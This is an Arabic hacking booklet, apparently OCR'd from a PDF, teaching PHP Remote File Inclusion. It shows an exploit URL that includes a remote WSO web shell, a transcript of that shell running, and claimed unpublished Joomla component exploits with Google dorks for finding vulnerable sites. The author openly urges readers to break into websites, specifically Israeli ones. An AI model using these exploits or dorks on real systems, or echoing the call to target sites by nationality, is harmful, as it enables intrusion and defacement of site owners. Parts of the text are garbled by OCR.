Remote File Inclusion

كتاب ثغرة

The vuris algerai team

حمزة شهراوي

مقدمة

بسم الله الرحمان الرحيم إني اليوم أقدم لكم كتابا يشرح فيه ثغرة رموت فايل أنكلود أو ثغرة إستدعاء الملفات هذا الكتاب مقدم من طرفي أنا حمزة هاكر جزائيري عمري 15 سنة قمت بأختراق عدة مواقع حساسة أجنبية قمت بهذا العمل خصيصا لنشر الوعي لذى المبرمجين العرب و أيضا الهكر و أذكر أن هذه الثغرة هي سهلة الأستغلال و خطيرة جدا على المواقع لذلك أريد منكم جميع أن تستفيدو من هذا العمل خاصة الهكرز المبتدئين لذلك أرجو ألا يتم سرقة الحقوق ولاكن لكم الحق في الأستغلال المادي فهذا العمل لكل المسلمسن فقط هذا الكتاب صغير من سلسلة ثغرات الهكر التي تتضمن شروحات لجميع الثغرات هذا أول كتاب لي و أعرف أنه سيكون متواضع لكنني سأعدل عليه فهو الأصدار الأول من الكتاب و أنا أريد من كل قلبي أن ينتشر الوعي و أساهم في حماية بعض المواقع العربية و إختراق المواقع الإسرائيلية بهذه الثغرة و لكل من إستفاد من هذا الكتاب أرجو منك الإدعاء لولدي و لي و إذ هناك خطأ أو أي إستفسار أو أي نصيحة يرجى مراسلتي على هذا الأميل

hlyzidi@gmail.com

إذن شكر لكل من ساعدي و تحية إلى أفضل الهكرز الجزائيرين

ismail man 54/dz mafia/anonymous Algeria/ival

شرح الثغرة وكيفية حصولها

إن هذه الثغرة كانت موظة الجيل الذهبي للهكرز أما الأم أصبحت نادرة لتفطن المبرمجين
ا لأنها ثغرة خطيرة جدا يمكن إستدعاء شل بكل سهولة و أختراق المواقع بها
و أنا شخصيا أول موقع إخترقته بهذه الثغرة
ههه موقع لبيع الصابو
لابد من حدوث عند
إستعمال إحدى الدوال

هذه :

include
require – requir
include_once
require_once

و أنا أعتبره خطأ برمجي تافه مثلا ننظر لهذاالكود في ملف hamza.php

هذا مقتطف من الكود

```
<?php

include "$ss";

?>
```

لنحلل* هذا الكود php كود بداية ونهاية لغة <php?>


دالة الأستدعاء يتبعها متغير غير معرف

و تظهر لنا هذه الرسالة

Undefined index: pagina in C:\wamp\www\test.php on line 2

إذن كلما كانت إحدى تلك الدوال في الكود فأعرف أنه هناك إحتمال بوجود ثغرة إذا كان هناك متغير غير معروف بالنسبة الدالة فإذا أردت إكتشاق ثغرات في أي سكريبت أبحث عن صفحات تظهر خطأ و حلل الكود و أول ثغرة تطل على بالك هي رموت إنكلود إبحث عن إحدى تلك الدوال و إذا كانت متغب غبر معروف للذالة فأعلم أن هناك ثغرة

و في أغلب الأحوال تظهر هذه الرسالة في الصورة التالية



Undefined index: pagina in C:\wamp\www\test.php on line 2

Done

ي سبب ظهور هذه الرسالة هو المتغير sالذي مازال مجهولا بالنسبة إلى الدال inckude

لذلك يجب على المبرمجين العرب الحذر من هذا الخطأ

كيفية إستغلالها


بما أننا تأكدنا أن هناك ثغرة rfi

يجب أن نعرف كيفية إستغلالها

وضع إسم الملف و hamza أولا يجب hamza وبعده المتغير ss قبل علامة إستفهام و وضع علامة = لأدراج الملف بصيغة txt هو

http://127.0.0.1/hamza.php?ss=http://127.0.0.1/wso.txt?

أنظرو إنه في الصفحة التالية


Applications Places System
Thu Jul 4, 03:09
Fra
127.0.0.1 - WSO 2.5.1 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://127.0.0.1/hamza?ss=http://127.0.0.1/wso.txt?
Offsec Exploit Archive Search
Most Visited
Getting Started
Latest Headlines
127.0.0.1 - WSO 2.5.1
Uname: Linux dz 2.6.39-3-bb03 #10 SMP Tue Jul 12 14:01:04 ICT 2011 i686 [exploit-db.com]
User: 33 (www-data) Group: 33 (www-data)
Php: 5.3.3-1ubuntu9.5 Safe mode: OFF [phpinfo] Datetime: 2013-07-03 22:00:40
Hdd: 275.11 GB Free: 248.46 GB (90%)
Cwd: /var/www/ drwxr-xr-x [home]
Windows-1251
Server IP:
127.0.0.1
Client IP:
127.0.0.1
[Sec. Info] [Files] [Console] [Sql] [Php] [String tools] [Bruteforce] [Network] [Self remove]
File manager
Name Size Modify Owner/Group Permissions Actions
[.] dir 2013-07-03 21:59:57 root/root drwxr-xr-x RT
[..] dir 2011-06-07 18:54:22 root/root drwxr-xr-x RT
[rips] dir 2011-06-13 14:39:52 root/root drwxr-xr-x RT
hamza.php 36 B 2013-07-03 17:26:49 root/root -rw-r--r-- RTED
index.html 177 B 2011-06-22 05:21:30 hamza/hamza -rw-r--r-- RTED
meta.php 36 B 2013-07-02 18:10:50 root/root -rw-rw-r-- RTED
qq.php 36 B 2013-07-02 17:16:15 root/root -rw-rw-r-- RTED
rp.php 36 B 2013-07-03 16:56:33 root/root -rw-r--r-- RTED
s.html 8.61 KB 2013-07-02 16:54:10 root/root -rw-r--r-- RTED
s.php 297 B 2013-07-03 01:34:59 root/root -rw-rw-r-- RTED
s.php.save 42 B 2013-07-02 18:14:11 root/root -rw-rw-r-- RTED
sq.php 36 B 2013-07-03 17:00:55 root/root -rw-r--r-- RTED
wso.php 64.58 KB 2013-07-03 21:59:57 root/root -rw-r--r-- RTED
ze.php 297 B 2013-07-03 18:27:12 root/root -rw-rw-r-- RTED
Copy
Change dir:
/var/www/
Read file:
Make dir: (Not writable)
Make file: (Not writable)
Done

الأن عرفنا سبب حدوث الثغرة و كيفية إستغلالها لكن الغموض مازال
لنرى من هذا المثال كيفي تكتشف الثغرة وتفهمها
:مثال

include($hamza_file)
Include(“hamza _file)

نرى أن في العبارة الأولى دالة أنكلود و من بعدها متغير معرف ب حمزة أي كم سبق و دكرنا أن كل متغير بعد دالة أنكلود يعتبر خطأ برمجي خطير يمكن إستغلاله في إختراق المواقع حيث يمكن بها دعس سيرفر فيه أكثر من 100 موقع شيء مؤسف خطأ صغير خطر كبير

أما في المثال الثاني الكود واضح لا نوجد ثغرة لعدم وجود متغير بعد الدالة

كيفيةتحليل الكود و البحث عن ثغرة

gsqg.phpءلذينا هذا الكودفي ملف
مقتطف من الكود

```
}


/*
|--------------------------------------------------------------------------
| INTERNATIONALIZATION
|--------------------------------------------------------------------------
*/

function fu_textdomain() {
load_plugin_textdomain( 'fontuploader', false,
dirname( plugin_basename( EDD_PLUGIN_FILE ) ) . '/languages/' );
}
add_action('init', 'fu_textdomain');
```


هنا هو المهم//

```
include($FU_zd );
include($holld );
include($U_zs );


?>
```


ننظر إلى الكود بتمعن نرى الدالة أنكلود وبعدها متغير مما يعطينا خطأ

نرى هذا الخطأ



الأن نرى كيفية إستغلالع نضع إسم المتغير بعد علامة إستفهام و علمة تساوي يقابلها شل بصيغة txt متبوعة بعلامة إستفهام ليبقى محافظا على صيغته

نرى الناتج



ر أينا الثغرة موجود و الأستغلال لصحيح

الأن أرجو أنكم أستوعبتم الثغرة

الأن أعطيكم عدة ثغرات رموت فايل في سكريبت جوملة و هذه الثغرات شخصية

لم تنزل على الأسواق هههههههههه

الثغرات

---

dork: inurl:"com_htmlarea3_xtd-c"

site.com/components/com_htmlarea3_xtd-c/popups/ImageManager/config.inc.php?
mosConfig_absolute_path=shell?

```
Google Dork:
inurl:"com_performs"
```

```
/components/com_performs/performs.php?
mosConfig_absolute_path=shell
```

أختراقات موفقة للجميع لكن نصيحة مني إبتعدو عن الأختراق العشوائي إخترق موقع مستهدف أفضل من عشرون عشوائي أخترقو مواقع إسرائيلية عشوائي صحيح أضيفو للدورك دومين الأسرائيلي لتظهر مواقع إسرائيلية مصابة

الأن أنا أطلب منكم نشر الكتاب في مواقعكم وكل الأماكن التي يتواجد فيها المسلمون و لأي ملاحظات يرجا مراسلتي على الأميل أسفل و أرجو الإنخراط في صفحتي على الفايسبوك حيث ستجدون فديوهات على الهكر حصيا لم يعرفها العالم العربي قط

ولذلك أريد أن أشكر كل من تعلمت منه و أنجزت هذا العمل المتواضع و هذا أول كتاب لي أنجزته في عمر 15 سنة شكرا جميعا

أرجو أنكم إستفدتم

حسابي على الفايسبوك

www.facebook.com/client02

صفحتي على الفايسبوك

www.facebook.com/client021

قناتنا على اليوتيوب إنها رائعة تحتو ي أكثر من 15 درس حصري

www.youtube.com/user/hamza21killer

تم بحمد الله